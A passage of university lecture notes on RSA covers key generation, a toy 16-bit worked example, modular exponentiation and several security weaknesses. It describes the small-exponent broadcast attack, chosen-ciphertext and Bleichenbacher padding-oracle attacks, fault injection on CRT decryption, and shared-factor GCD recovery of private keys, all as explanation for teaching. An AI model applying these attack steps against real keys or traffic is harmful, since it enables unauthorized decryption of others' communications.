- Now we have two possibilities to consider: Since p is a prime, it must be the case that either M and p are coprimes or that M is a multiple of p.

– Let's first consider the case when M and p are coprimes. By Fermat's Little Theorem (presented in Section 11.2 of Lecture 11), since p is a prime, we have

$$M^{p-1} \equiv 1 \pmod{p}$$

Since this conclusion obviously extends to any power of the left hand side, we can write

$$M^{k_1(p-1)} \equiv 1 \pmod{p}$$

Substituting this result in Equation (8), we get

$$M^{e \times d} \bmod p = M \bmod p \tag{9}$$

– Now let's consider the case when the integer M is a multiple of the prime p. Now obviously, $M \bmod p = 0$. This will also be true for M raised to any power. That is, $M^k \bmod p = 0$ for any integer k. Therefore, Equation (9) will continue to be true even in this case.

- From the second assertion in Equation (6), we can draw an identical conclusion regarding the other factor q of the modulus n:

$$M^{e \times d} \bmod q = M \bmod q \tag{10}$$

- We established in Section 12.2.2 that, when p and q are coprimes, for any integers a and b if we have $a \equiv b \pmod{p}$ and $a \equiv b \pmod{q}$, then it must also be the case that $a \equiv b \pmod{pq}$. Applying this conclusion to the partial results shown in Equations (9) and (10), we get

$$M^{e \times d} \bmod n \quad = \quad M \bmod n \tag{11}$$

12.3: COMPUTATIONAL STEPS FOR KEY GENERATION IN RSA CRYPTOGRAPHY

- The computational steps for key generation are

  1. Generate two different primes p and q
  2. Calculate the modulus $n = p \times q$
  3. Calculate the totient $\phi(n) = (p-1) \times (q-1)$
  4. Select for public exponent an integer e such that $1 < e < \phi(n)$ and $gcd(\phi(n), e) = 1$
  5. Calculate for the private exponent a value for d such that $d = e^{-1} \ mod \ \phi(n)$
  6. $Public\ Key = [e, n]$
  7. $Private\ Key = [d, n]$

- The next three subsections elaborate on these computational steps.

12.3.1: Computational Steps for Selecting the Primes p and q in RSA Cryptography

- You first decide upon the size of the modulus integer n. Let's say that your implementation of RSA requires a modulus of size B bits.

- To generate the prime integer p;
  - Using a high-quality random number generator (See Lecture 10 on random number generation), you first generate a random number of size $B/2$ bits.
  - You set the lowest bit of the integer generated by the above step; this ensures that the number will be odd.
  - You also set the **two highest bits** of the integer; this ensures that the highest bits of n will be set. (See Section 12.4 for an explanation of why you need to set the first **two** bits.)
  - Using the Miller-Rabin algorithm described in Lecture 11, you now check to see if the resulting integer is prime. If not, you increment the integer by 2 and check again. This becomes the value of p.

- You do the same thing for selecting q. You start with a randomly generated number of size $B/2$ bits, and so on.

- In the unlikely event that $p = q$, you throw away your random number generator and acquire a new one.

- For greater security, instead of incrementing by 2 when the Miller-Rabin test fails, you generate a new random number.

12.3.2: Choosing a Value for the Public Exponent e

- Recall that encryption consists of raising the message integer M to the power of the public exponent e modulo n. This step is referred to as **modular exponentiation**.

- The mathematical requirement on e is that $gcd(e,\ \phi(n)) = 1$, since otherwise e will not have a multiplicative inverse mod $\phi(n)$. Since $n = p \times q$, this requirement is equivalent to the two requirements $gcd(e,\ \phi(p)) = 1$ and $gcd(e,\ \phi(q)) = 1$. In other words, we want $gcd(e,\ p-1) = 1$ and $gcd(e,\ q-1) = 1$.

- For computational ease, one typically chooses a value for e that is prime, has as few bits as possible equal to 1 for fast multiplication, and, at the same time, that is cryptographically secure in the sense described in the next bullet. Typical values for e are 3, 17, and 65537 $(= 2^{16} + 1)$. Each of these values has only two bits set, **which makes for fast modular exponentiation**. But don't forget the basic requirement on e that it must be relatively prime to $p-1$ and $q-1$ simultaneously. Whereas p is prime, $p-1$ definitely is not since it is even. The same goes for $q-1$. So even if you wanted to, you may not be able to use a small integer like 3 for e.

- Small values for e, such as 3, are considered cryptographically insecure. Let's say a sender A sends the same message M to three different receivers using their respective public keys that have the same $e = 3$ but different values of n. Let these values of n be denoted n_1, n_2, and n_3. Let's assume that an attacker can intercept all three transmissions. The attacker will see three ciphertext messages: $C_1 = M^3 \bmod n_1$, $C_2 = M^3 \bmod n_2$, and $C_3 = M^3 \bmod n_3$. Assuming that n_1, n_2, and n_3 are relatively prime on a pairwise basis, the attacker can use the Chinese Remainder Theorem (CRT) of Section 11.7 of Lecture 11 to reconstruct M^3 modulo $N = n_1 \times n_2 \times n_3$. (This assumes that $M^3 < n_1 n_2 n_3$, which is bound to be true since $M < n_1$, $M < n_2$, and $M < n_3$.) Having reconstructed M^3, all that the attacker has to do is to figure out the cube-root of M^3 to recover M. Finding cube-roots of even large integers is not that hard. (The Homework Problems section includes a programming assignment that focuses on this issue.)

- Having selected a value for e, it is best to **double check** that we indeed have $gcd(e, p-1) = 1$ and $gcd(e, q-1) = 1$ (since we want e to be coprime to $\phi(n)$, meaning that we want e to be coprime to $p-1$ and $q-1$ separately). If either p or q is found to not meet these two conditions on relative primality of $\phi(p)$ and $\phi(q)$ vis-a-vis e, you must discard the calculated p and/or q and start over. (It is faster to build this test into the selection algorithm for p and q.) When e is a prime and greater then 2, a **much faster** way to satisfy the two conditions is to ensure

$$\begin{aligned} p \bmod e &\neq 1 \\ q \bmod e &\neq 1 \end{aligned}$$

- To summarize the point made above, **you give priority to using a particular value for** e – such as a value like 65537 that has only two bits set. Having made a choice for the encryption integer e, you now find the primes p and q that, besides satisfying all other requirements on these two numbers, also satisfy the conditions that the chosen e would be coprime to the totients $\phi(p)$ and $\phi(q)$.

12.3.3: Calculating the Private Exponent d

- Once we have settled on a value for the public exponent e, the next step is to calculate the private exponent d from e and the modulus n.

- Recall that $d \times e \equiv 1 \pmod{\phi(n)}$. We can also write this as

$$d = e^{-1} \bmod \phi(n)$$

  Calculating '$e^{-1} \bmod \phi(n)$' is referred to as **modular inversion**.

- Since d is the multiplicative inverse of e modulo $\phi(n)$, we can use the Extended Euclid's Algorithm (see Section 5.6 of Lecture 5) for calculating d. Recall that we know the value for $\phi(n)$ since it is equal to $(p-1) \times (q-1)$.

- **Note that the main source of security in RSA is keeping p and q secret and therefore also keeping $\phi(n)$ secret.** It is important to realize that knowing either will reveal the other. That is, if you know the factors p and q, you can calculate $\phi(n)$ by multiplying $p-1$ with $q-1$. And if you know $\phi(n)$ and n, you can calculate the factors p and q readily.

12.4: A TOY EXAMPLE THAT ILLUSTRATES HOW TO SET n, e, d FOR A BLOCK CIPHER APPLICATION OF RSA

- As alluded to briefly at the end of Section 12.2.1, you are unlikely to use RSA as a block cipher for general content encryption. As mentioned in Section 12.12, for the moduli needed in today's computing environments, the computational overhead associated with RSA is much too high for it to be suitable for content encryption. Nevertheless, RSA (along with ECC to be presented in Lecture 14) plays a critical role in practically all modern protocols for establishing secure communication links between clients and servers. These protocols depend on RSA (and ECC) for clients and servers to authenticate each other — as you'll see in Lecture 13. In addition, RSA may also be used for generating session keys. Despite the fact that you are not likely to use RSA for content encryption, it's nonetheless educational to reflect on how it *could* be used for that purpose in the form of a block cipher.

- For the sake of illustrating how you'd use RSA as a block cipher, let's try to design a 16-bit RSA cipher for block encryption of disk files. A 16-bit RSA cipher means that our modulus will span 16 bits. [Again, in the context of RSA, an N-bit cipher means that the modulus is of

size N bits and NOT that the block size is N bits. This is contrary to not-so-uncommon usage of the phrase "N-bit block cipher" meaning a cipher that encrypts N-bit blocks at a time as a plaintext source is scanned for encryption.]

- With the modulus size set to 16 bits, we are faced with the important question of what to use for the size of bit blocks for conversion into ciphertext as we scan a disk file. Since our message integer M must be smaller than the modulus n, obviously our block size cannot equal the modulus size. This requires that we use a smaller block size, say 8 bits, and use some sort of a padding scheme to fill up the rest of the 8 bits. As it turns out, padding is an extremely important part of RSA ciphers. In addition to the need for padding as explained here, padding is also needed to make the cipher resistant to certain vulnerabilities that are described in Section 12.7 of this lecture.

- In the rest of the discussion in this section, we will assume for our toy example that our modulus will span 16 bits, but the block size will be smaller than 16 bits, say, only 8 bits. We will further assume that, as a disk file is scanned 8 bits at a time, each such bit block is padded on the left with zeros to make it 16 bits wide. We will refer to this padded bit block as our message integer M.

- So our first job is to find a modulus n whose size is 16 bits. Recall that n must be a product of two primes p and q. Assuming that we want these two primes to be roughly the same size, let's

allocate 8 bits to p and 8 bits to q.

- So the issue now is how to find a prime suitable for our 8-bit representation. Following the prescription given in Section 12.3.1, we could fire up a random number generator, set its first two bits and the last bit, and then test the resulting number for its primality with the Miller-Rabin algorithm presented in Lecture 11. But we don't need to go to all that trouble for our toy example. Let's use the simpler approach described below.

- Let's assume that we have an as yet imaginary 8-bit word for p whose first two and the last bit are set. And assume that the same is true for q. So both p and q have the following bit patterns:

$$\begin{aligned} bits\ of\ p \quad &: \quad 11--\ \ ---1 \\ bits\ of\ q \quad &: \quad 11--\ \ ---1 \end{aligned}$$

where '$-$' denotes the bit that has yet to be determined. As you can verify quickly from the three bits that are set, such an 8-bit integer will have a minimum decimal value of 193. [Here is a reason for why you need to manually set the first two bits: Assume for a moment that you set only the first bit. Now it is theoretically possible for the smallest values for p and q to be not much greater than 2^7. So the product $p \times q$ could get to be as small as 2^{14}, which obviously does not span the full 16 bit range desired for n. When you set the first two bits, now the smallest values for p and q will be lower-bounded by $2^7 + 2^6$. So the

product $p \times q$ will be lower-bounded by $2^{14} + 2 \times 2^{13} + 2^{12}$, which itself is lower-bounded by $2 \times 2^{14} = 2^{15}$, which corresponds to the full 16-bit span. With regard to the setting of the last bit of p and q, that is to ensure that p and q will be odd.]

- So the question reduces to whether there exist two primes (hopefully different) whose decimal values exceed 193 but are less than 255. If you carry out a Google search with a string like "first 1000 primes," you will discover that there exist many candidates for such primes. Let's select the following two

$$\begin{aligned} p &= 197 \\ q &= 211 \end{aligned}$$

which gives us for the modulus $n = 197 \times 211 = 41567$. The bit pattern for the chosen p, q, and modulus n are:

$$\begin{aligned} bits\ of\ p &: 0Xc5 = 1100\ 0101 \\ bits\ of\ q &: 0Xd3 = 1101\ 0011 \\ bits\ of\ n &: 0Xa25f = 1010\ 0010\ 0101\ 1111 \end{aligned}$$

As you can see, for a 16-bit RSA cipher, we have a modulus that requires 16 bits for its representation.

- Now let's try to select appropriate values for e and d.

- For e we want an integer that is relatively prime to the totient $\phi(n) = 196 \times 210 = 41160$. Such an e will also be relatively prime to 196 and 210, the totients of p and q respectively. Since it is preferable to select a small integer for e, we could try $e = 3$. But that does not work since 3 is not relatively prime to 210. The value $e = 5$ does not work for the same reason. Let's try $e = 17$ because it is a small number and *because it has only two bits set.*

- With e set to 17, we must now choose d as the multiplicative inverse of e modulo 41160. Using the Bezout's identity based calculations described in Section 5.6 of Lecture 5, we write

```
gcd(17, 41160)        |
  = gcd(41160, 17)    |  residue 17 =  0 x 41160  +  1 x 17
  = gcd(17, 3)        |  residue  3 =  1 x 41160  -  2421 x 17
  = gcd(3,2)          |  residue  2 =  -5 x 3     +  1 x 17
                      |             =  -5x(1 x 41160 - 2421 x 17) + 1 x 17
                      |             =  12106 x 17  - 5 x 41160
  = gcd(2,1)          |  residue  1 =  1x3  -  1 x 2
                      |             =  1x(41160 - 2421x17)
                      |                     - 1x(12106x17 -5x41160)
                      |             =  6 x 41160   - 14527 x 17
                      |             =  6 x 41160   + 26633 x 17
```

where the last equality for the residue 1 uses the fact that the additive inverse of 14527 modulo 41160 is 26633. [If you don't like working out the multiplicative inverse by hand as shown above, you can use the Python script `FindMI.py` presented in Section 5.7 of Lecture 5. Another option would be to use the `multiplicative_inverse()` method of the BitVector class.]

- The Bezout's identity shown above tells us that the multiplicative inverse of 17 modulo 41160 is 26633. You can verify this fact by showing $17 \times 26633 \bmod 41160 \;=\; 1$ on your calculator.

- Our 16-bit block cipher based on RSA therefore has the following numbers for n, e, and d:

$$\begin{aligned} n &= 41567 \\ e &= 17 \\ d &= 26633 \end{aligned}$$

  Of course, as you would expect, this block cipher would have no security since it would take no time at all for an adversary to factorize n into its components p and q.

12.5: MODULAR EXPONENTIATION FOR ENCRYPTION AND DECRYPTION

- As mentioned already, for encryption, the message integer M is raised to the power e modulo n. That gives us the ciphertext integer C. Decryption consists of raising C to the power d modulo n.

- The exponentiation operation for encryption can be carried out efficiently by simply choosing an appropriate e. (Note that the only condition on e is that it be coprime to $\phi(n)$.) As mentioned previously, typical choices for e are 3, 17, 35, 65537, etc. All these integers have only a small number of bits set.

- Modular exponentiation for decryption, meaning the calculation of $C^d \bmod n$, is an entirely different matter since we are not free to choose d. The value of d is determined completely by e and n. Typically, d is of the same order as the modulus n.

- Computation of $C^d \bmod n$ can be speeded up by using the Chinese Remainder Theorem (CRT) (see Section 11.7 of Lecture 11 for

CRT). Since the party doing the decryption knows the prime factors p and q of the modulus n, we can first carry out the easier exponentiations:

$$\begin{aligned} V_p &= C^d \bmod p \\ V_q &= C^d \bmod q \end{aligned}$$

- To apply CRT as explained in Section 11.7 of Lecture 11, we must also calculate the quantities

$$\begin{aligned} X_p &= q \times (q^{-1} \bmod p) \\ X_q &= p \times (p^{-1} \bmod q) \end{aligned}$$

Applying CRT, we get

$$C^d \bmod n = (V_p X_p + V_q X_q) \bmod n$$

- Further speedup can be obtained by using Fermat's Little Theorem (presented in Section 11.2 of Lecture 11) that says that if a and p are coprimes then $a^{p-1} \; mod \; p = 1$.

- To see how Fermat's Little Theorem (FLT) can be used to speed up the calculation of V_p and V_q: V_p requires $C^d \bmod p$. Since p

is prime, obviously C and p will be coprimes. We can therefore write

$$V_p \;=\; C^d \bmod p \;=\; C^{u\times(p-1)\,+\,v} \bmod p \;=\; C^v \bmod p$$

for some u and v. Since $v < d$, it'll be faster to compute $C^v \bmod p$ than $C^d \bmod p$.

- When you use FLT in conjunction with CRT, you can calculate $C^d \; (mod \; n)$ in roughly quarter of the time it takes otherwise. [First note, as stated earlier in Section 12.3.1, both p and q are of the order of $n/2$ where n is the modulus. Since $V_p = C^d \; (mod \; p) = C^{d \; mod(p-1)} \; (mod \; p)$, and since d is of the order of n and $d \; mod(p-1)$ of the order of p (which itself is of the order of $n/2$), it should take no more than half the number of multiplications to calculate V_p compared to the number of multiplications needed for calculating $C^d \; (mod \; n)$ directly. The same would be true for calculating V_q. As a result, the total number of multiplications required for both V_p and V_q would be the same as in the direct calculation of $C^d \; (mod \; n)$. Note, however, the intermediate results in the modular exponentiation needed for V_p would never exceed p (and the same would never exceed q for V_q). Since integer multiplication takes time that is proportional to the square of the size of the bit fields involved, each multiplication involved in the calculation of V_p and V_q would take only one-quarter of the time it takes for each multiplication in computing $C^d \; (mod \; n)$ directly.]

- **While the speedup achieved with CRT is impressive indeed, it comes at a cost: It makes the calculation of $C^d \; (mod \; n)$ vulnerable to different types of Side Channel Attacks, such as the Fault Injection Attack and the Timing Attack. In the Fault Injection attack, for example, you can get a processor to reveal**

the values of the prime factors p and q just by deliberately causing the processor to miscalculate the value of either V_p or V_q (but not both). See Lecture 32 on "Security Vulnerabilities of Mobile Devices" for further information regarding these attacks.

12.5.1: An Algorithm for Modular Exponentiation

- After we have simplified the problem of modular exponentiation considerably by using CRT and Fermat's Little Theorem as discussed in the previous subsection, we are still left with having to calculate:

$$A^B \bmod n$$

for some integers A, B, and for some modulus n.

- What is interesting is that even for small values for A and B, the value of A^B can be enormous. Even when A and B consist of only a couple of digits, as in 7^{11}, the result can still be a very large number. For example, 7^{11} equals $1,977,326,743$, a number with 10 decimal digits. Now just imagine what would happen if, as would be the case in cryptography, A has 256 binary digits (that is 77 decimal digits) and B has 65537 binary digits. Even when B has only 2 digits (say, $B = 17$), when A has 77 decimal digits, A^B will have 1304 decimal digits.

- The calculation of A^B can be speeded up by realizing that if B can be expressed as a sum of smaller parts, then the result is a product of smaller exponentiations. We can use the following binary representation for the exponent B:

$$B \equiv b_k b_{k-1} b_{k-2} \ldots b_0 \qquad (binary)$$

where we are saying that it takes k bits to represent the exponent, each bit being represented by b_i, with b_k as the highest bit and b_0 as the lowest bit. In terms of these bits, we can write the following equality for B:

$$B = \sum_{b_i \neq 0} 2^i$$

- Now the exponentiation A^B may be expressed as

$$A^B = A^{\sum_{b_i \neq 0} 2^i} = \prod_{b_i \neq 0} A^{2^i}$$

We could say that this form of A^B roughly halves the difficulty of computing A^B because, assuming all the bits of B are set, the largest value of 2^i will be about half the largest value of B.

- We can achieve further simplification by bringing the rules of modular arithmetic into the multiplications on the right:

$$A^B \bmod n = \left(\prod_{b_i \neq 0} \left[A^{2^i} \bmod n \right] \right) \bmod n$$

Note that as we go from one bit position to the next higher bit position, we square the previously computed power of A.

- The A^{2^i} terms in the above product are of the following form

$$A^{2^0},\ \ A^{2^1},\ \ A^{2^2},\ \ A^{2^3},\ \ \ldots$$

  As opposed to calculating each term from scratch, we can calculate each by squaring the previous value. We may express this idea in the following manner:

$$A,\ \ A^2_{previous},\ \ A^2_{previous},\ \ A^2_{previous},\ \ \ldots$$

- Now we can write an algorithm for exponentiation that scans the binary representation of the exponent B from the lowest bit to the highest bit:

```
result = 1
while B > 0:
    if B & 1:                              # check the lowest bit of B
        result = ( result * A ) % n
    B = B >> 1                             # shift B by one bit to right
    A = ( A * A ) % n
return  result
```

- To see the dramatic speedup you get with modular exponentiation, try the following terminal session with Python

```
[ece404.12.d]$ => script
Script started on Mon 20 Feb 2012 10:23:32 PM EST

[ece404.12.d]$ => python
```

```
>>>
>>> print pow(7, 9633196, 9633197)
117649
>>>
>>>
>>>
>>> print (7 ** 9633196) % 9633197
117649
>>>
```

where the call to `pow(7, 9633196, 9633197)` calculates $7^{9633197-1}$ *mod* 9633197 through Python's implementation of the modular exponentiation algorithm presented in this section. This call will return instantaneously with the answer shown above. On the other hand, the second call that carries out the same calculation, but *without resorting to modular exponentiation*, may take several minutes, depending on the hardware in your machine. [You are encouraged to make similar comparisons with numbers that are even larger than those shown here. If you wish, you can record your terminal-interactive Python session with the command `script` as I did for the session presented above. First invoke `script` and then invoke `python` as shown above. Your interactive work will be saved in a file called `typescript`. You can exit the Python session by entering Ctrl-d and then exit the recording of your terminal session by entering Ctrl-d again.]

- **An important point to note is that whereas the RSA algorithm is made theoretically possible by the number property stated in Section 12.2, the algorithm is made practically possible by the fact that there exist fast and memory-efficient algorithms for modular exponentiation.**

12.6: THE SECURITY OF RSA — VULNERABILITIES CAUSED BY LACK OF FORWARD SECRECY

- A communication link possesses forward secrecy if the content encryption keys used in a session cannot be inferred from a future compromise of one or both ends of the communication link. Forward secrecy is also referred to as Perfect Forward Secrecy.

- To see why RSA lacks forward secrecy, imagine a patient attacker who is recording the encrypted communications between a server and client.

- As you will see in Lecture 13, in order to establish an encrypted session with a server (which could be an e-commerce website like Amazon.com), a client (which could be your laptop) downloads the server's certificate to, first, authenticate the server and to, then, get hold the server's RSA public key for the purpose of creating a secret session key. [As you will learn in Lecture 13, a client generates a pseudorandom number to serve as the session key. To transmit this session key to the server, the client encrypts it with the server's public key so that only the server would be able to decrypt it with its RSA private key. The client sends the encrypted session key to the server and, subsequently, the two sides engage in an encrypted conversation.]

- The attacker, who has managed to install a packet sniffer in the LAN to which the client is connected, patiently records all encrypted communications between the client and the server with the expectation that someday he will be able to get hold of the server's private keys. Obviously, if that were to happen, the attacker would be able to decrypt **the session key** that was sent encrypted by the client to the server. And, as you can imagine, after the attacker has figured out the session key, the attacker will be able to decipher all of the recorded communications between the client and the server.

- The attacker gaining access to a server's private keys is not as far fetched a scenario as one might think. Private keys may be leaked out anonymously by disloyal employees or through bugs in software. The Heartbleed bug that was discovered on April 7, 2014 is just the latest example of how private keys may fall prey to theft through bugs in software. [See Section 20.4.4 of Lecture 20 for further information on the Heartbeat Extension to the SSL/TLS protocol and the Heartbleed bug.]

- We say that the basic RSA algorithm makes it possible to carry out the exploit described above because it lacks forward secrecy. Whether or not this vulnerability in a given server-client interaction is a serious matter depends on the nature of the communications between the two — especially on the lifetime of the information exchanged between the two endpoints.

- **The solution to this problem with RSA lies in somehow creating a secret session key without putting it on the wire.** Naturally, your first reaction to this thought would be: "**but that is impossible!!!**." You are likely to add: "How can two sides share a secret without either mentioning it to the other?"

- However, as they say, never underestimate the power of human ingenuity. In Lecture 13, we will talk about an incredibly beautiful algorithm, known as the Diffie-Hellman (DH) algorithm, that makes it possible to create a session key without either party transmitting the key to the other party.

- Consequently, DH provides Perfect Forward Secrecy. However, as you will see in Lecture 13, DH does suffer from a shortcoming of its own: it is vulnerable to the man-in-the-middle attack. **By combining RSA with DH, what you get — denoted DHE-RSA — gives you perfect forward secrecy through the use of DH for exchanging the session keys and RSA for endpoint (say, server) authentication.** DHE stands for "Diffie-Hellman Exchange." Another commonly used combination protocol for creating secret session keys is ECDHE-RSA where ECDHE stands for Elliptic Curve Diffie-Hellman Exchange. The subject of elliptic curves for cryptography is presented in Lecture 14.

12.7: THE SECURITY OF RSA — CHOSEN CIPHERTEXT ATTACKS

- The ***basic*** RSA algorithm — that is, an encryption/decryption scheme whose implementation does not go beyond the mathematics of RSA as described so far — would be much too vulnerable to all kinds of attacks, simple and fancy. Regarding the simpler vulnerabilities, consider this: If we were to use the RSA algorithm only as it has been described so far, think of the following vulnerability: Let's say your public key uses the exponent 3 and that you are in the habit of sending very short messages to your business partners. If a message M is short enough, the ciphertext integer $C = M^3$ will be smaller than the modulus. Your enemies will be able to recover the plaintext integer M simply by taking the cube-root of C by using, say, the n^{th} *root algorithm*. Such attacks become unfeasible when message integers are padded, in the manner described in this section, so as to span the full length of the modulus. With appropriate padding, when the message M is raised to the power of the public exponent (even a small public exponent like 3), the result would exceed the modulus and C would now be the remainder modulo the modulus. Since n^{th} *root algorithm* do not exist for modular arithmetic, the enemy would not be able to recover M even if it is just a short message.

- Regarding the "fancier" vulnerabilities that RSA would fall prey to if it were to be implemented just in the form described so far, in this section we consider what are known as the Chosen

Ciphertext Attacks (CCA) on the RSA cipher.

- My immediate goal in this section is to convey to the reader what is meant by CCA. As to how RSA is made secure against CCA is a story of what goes into the padding bytes that are prepended to the data bytes in order to create a block of bytes that spans the width of the modulus.

- So that you understand the basic notion of CCA, a good place to start this section is to show how the data bytes are padded in Version 1.5 of the PKCS#1 scheme for RSA. This scheme is also more compactly referred to by the string "PKCS#1v1.5". [Going beyond the fundamental notions of RSA public-key cryptography presented in this lecture, how exactly those notions should be used in practice is governed by the different PKCS "schemes." The acronym PKCS stands for "Public Key Cryptography Standard." It designates a set of standards from RSA Labs for public-key cryptography.] Despite the fact that Version 1.5 was promulgated in 1993, I believe it is still the most widely used RSA scheme today. [Note that Versions 2.0 and higher of the PKCS#1 scheme are resistant to all known forms of CCA attacks. By the way, you can download all of the different versions of the PKCS#1 standard from the `http://www.rsa.com/rsalabs/` web site.]

- In PKCS#1v1.5, what is subject to encryption is a block of bytes, called, naturally, an Encryption Block (EB), that is composed of the following sequence of bytes:

```
00  ||  BT  ||  PS  ||  00  ||  D

<----------  k bytes  ---------->

k = size of modulus in bytes
```

where '||' means simple concatenation, the numeric '00' stands for a byte whose value is 0, the notation 'BT' means a one-byte integer that designates the type of EB, the notation 'PS' means a pseudorandomly generated "Padding String", and the symbol 'D' stands for the data bytes. The value of 'BT' is the integer 2 for encryption with RSA. [The values 0 and 1 for 'BT' are meant for RSA when it is used for digital signatures.]

- The PKCS#1v1.5 standard mandates that the pseudorandomly generated padding string PS contain at least 8 bytes for security reasons. Therefore, in PKCS#1v1.5, the minimum value for k, the size of the modulus, is 12 bytes. That would be accounted for by one byte for '00', one for 'BT', 8 for 'PS', one for another '00', with one leftover for the data byte 'D'.

- With that brief introduction to how an encryption block is constructed in PKCS#1v1.5, let's get back to the subject of CCA.

- Let's say you use my public key (n, e) to encrypt a plaintext message M into the ciphertext C. You send C to me, but on its way to me, the ciphertext C is picked up by someone we'll refer

to as the attacker. Through CCA, the attacker can figure out what the plaintext message M is even without having to know the decryption exponent d. The attacker's exploit would consist of the following steps:

- The attacker randomly chooses an integer s.
- The attacker constructs a new message — which hopefully would not arouse my suspicion — by forming the product $C' = s^e \times C \; mod \; n$.
- The attacker somehow lures me into decrypting C'. (I may cooperate because C' looks innocuous to me.)
- Assume that, for whatever reason, I send back to the attacker $M' = C'^d = (s^e \times C)^d \; mod \; n = s^{e \times d} \times C^d \; mod \; n = s \times M \; mod \; n$.
- The attacker will now be able to recover the original message M by $M = M' \times s^{-1} \; mod \; n$, assuming that the multiplicative inverse of s exists in Z_n. Remember, the choice of s is under the attacker's control.

- The fact that RSA could be vulnerable to such attacks was first discovered by George Davida in 1982.

- Another form of CCA was discovered by Daniel Bleichenbacher in 1998. In this attack, the attacker uses a sequence of randomly selected integers s to form a candidate sequence of ciphertexts $C' = s^e \times C \; mod \; n$. The attacker chooses the integers s one

at a time, forms the ciphertext C', and sends it to an oracle just to find out if C' is likely to have been produced by a message whose first two bytes have the integer values of 0 and 2 — in accordance with the format of the encryption block shown earlier in this section. Each positive return from the oracle allows the attacker to enlarge the size of s and make an increasingly narrower estimate for the value of the plaintext integer M that corresponds to the original C. The iterations end when the estimated value for M is just one number. [In case you are wondering about the "oracle" and as to what that would correspond to in practice, the goal here is merely to demonstrate that the attacker can recover the message integer M even with very limited knowledge that consists of some mechanism informing the attacker whether or not the chosen C' violates the structure of the encryption block that is stipulated for PKCS#1v1.5. Whether or not such a mechanism exists today is not the point. Such a mechanism *could* consist of the victim's RSA engine simply returning an error report whenever it receives a ciphertext that it believes was produced by a message that did not conform to the encryption block structure in PKCS#1v1.5.] Bleichenbacher's attack is reported in the publication "*Chosen Ciphertext Attacks Against Protocols Based on the RSA Encryption Standard PKCS#1,*" that is available from his home page.

- These days one makes a distinction between two different types of chosen ciphertext attacks and these are referred to as CCA1 and CCA2. Under CCA1, the attacker can consult the decryption oracle mentioned above an arbitrary number of times, but only until the attacker has acquired the ciphertext C through eavesdropping or otherwise. And, under CCA2, the attacker can continue to consult the oracle even after seeing C. For obvious

reasons, in either model, the attacker cannot query the oracle with C itself. The CCA1 attack is also known as the *passive chosen ciphertext attack* and CCA2 as the *adaptive chosen ciphertext* attack. The attack by Bleichenbacher is an example of CCA2. The success of that attack implies that PKCS#1v1.5 is *not* CCA2 secure.

- RSA is made resistant to CCA2 when the padding bytes are set according to OAEP. OAEP stands for *Optimal Asymmetric Encryption Padding*. Unlike what you saw for the PKCS#1v1.5 format for encryption blocks at the beginning of this section, there is no structure in the encryption blocks under PKCS#1v2.x. The padding now involves a mask generation function that depends on a hash applied to a set of parameters. For further information, the reader is referred to the RSA Labs publication "*RSAES-OAEP Encryption Scheme*" and the references contained therein. This publication can be download from the same web site as mentioned at the beginning of this section.

12.8: THE SECURITY OF RSA — VULNERABILITIES CAUSED BY LOW-ENTROPY RANDOM NUMBERS

- Please review Section 10.8 of Lecture 10 to appreciate the significance of "Low Entropy" in the title of this section. [As explained there, the entropy of a random number generator is at its highest if all numbers are *equally likely* to be produced within the range of numbers that the output is designed for. For example, if a CSPRNG can produce 512-bit random numbers with equal probability, its entropy is at its maximum and it equals 512 bits. However, should the probabilities associated with the output random numbers be nonuniform, the entropy will be less than 512. The greater the nonuniformity of this probability distribution, the smaller the entropy. The entropy is zero for deterministic output.]

- Consider the following mind-boggling fact: **If an attacker can get hold of a pair of RSA moduli, N_1 and N_2, that share a factor, the attacker will be able to figure out the other factor for both moduli with hardly any work.** Obviously, once the attacker has acquired both factors of a modulus, the attacker can quickly calculate the private key that goes with the public key associated with the modulus. This exploit, if successfully carried out, immediately yields the private keys that go with the public keys that contain the N_1 and N_2 moduli.

- To see why that is the case, let's say that p is the common factor of the two moduli N_1 and N_2. That makes p the GCD of N_1 and N_2. Now let's denote the other factor in N_1 by q_1 and in N_2 by q_2. You already know from Lecture 5 that Euclid's recursion makes the calculation of the GCD of any two numbers extremely fast. [Using Euclid's algorithm, the GCD of two 1024-bit integers on a routine desktop can be computed in just a few microseconds using the Gnu Multiple Precision (GMP) library. More theoretically speaking, the computational complexity of Euclid's GCD algorithm is $O(n^2)$ for n bit numbers.] Therefore, the common factor p of two moduli — assuming they have a common factor — can be calculated almost instantaneously with ordinary hardware. And once you have p, the factors q_1 and q_2 are obtainable by simple integer division, which is also fast.

- You might ask: Is it really likely that an attacker would find a pair of RSA moduli that share a common factor? The answer is: It is very, very likely today. Read on for why.

- Modern port and vulnerability scanners of the sort I'll present in Lecture 23 can carry out a full SSL/TLS and SSH handshake and fetch the certificates used by the TLS/SSL hosts (these are typically HTTPS web servers) and the host keys used by the SSHD servers at a fairly rapid rate.

- In a truly landmark investigation by Nadia Heninger, Zakir Durumeric, Eric Wustrow, and J. Alex Halderman that was presented at the 2012 USENIX Security Symposium, the authors re-

ported harvesting over 5 million TLS/SSL certificates and around 4 million RSA-based SSH host keys through scans that lasted no more than a couple of days. As you can see, these authors were able to harvest a very large number of RSA moduli in a rather short time. Subsequently they set out to find the factors that any of the moduli shared with any of the other moduli. [While the GCD of a pair of numbers can be computed very fast on a run-of-the-mill machine, it would still take a very long time to do pairwise computation for all the numbers in a set that contains a few million numbers. For further speedup, Heninger et al. used a method proposed by Daniel Bernstein. In this method, you start with calculating the product of all the moduli, multiplying two moduli at a time in what's called a *product tree*, and then reduce the product with respect to the pairwise products of the squares of the moduli in what's known as the *remainder tree*. This approach, applied to over 11 million RSA moduli from the TLS/SSL and SSH datasets, yielded the p factors in under 6 hours on a multicore PC class machine with 32 GB of RAM.] The title of the publication by Heninger et al. is "*Mining your Ps and Qs: Detection of Widspread Weak Keys in Network Devices*".

- In this manner, Heninger et al. were able to compute the private keys for 0.50% of the TLS/SSL servers (the HTTPS web servers) and for 0.03% of the SSH servers.

- The upshot of the investigation reported by Heninger et al. is that your random number generator must have high enough entropy so that each modulus is unique vis-a-vis the moduli used by any other communication device any place on the face of this earth!

- While the prescription stated above is followed for the most part by most computers of the sort we use everyday, that's not necessarily the case for a large number of what are known as headless communication devices in the internet. By headless devices we mean routers, firewalls, sever management cards, etc. As observed by Heninger et al., a very large number of such headless devices use software entropy sources for the random bytes they need as candidates for the prime numbers and the most commonly used software entropy source is `/dev/urandom` that supplies pseudorandom bytes through non-blocking reads.

- The problem with `/dev/urandom` arises at boot time when such a software entropy source is least equipped to supply high-entropy random bytes and this happens exactly when the network interface has a need to create keys for communicating with other hosts.

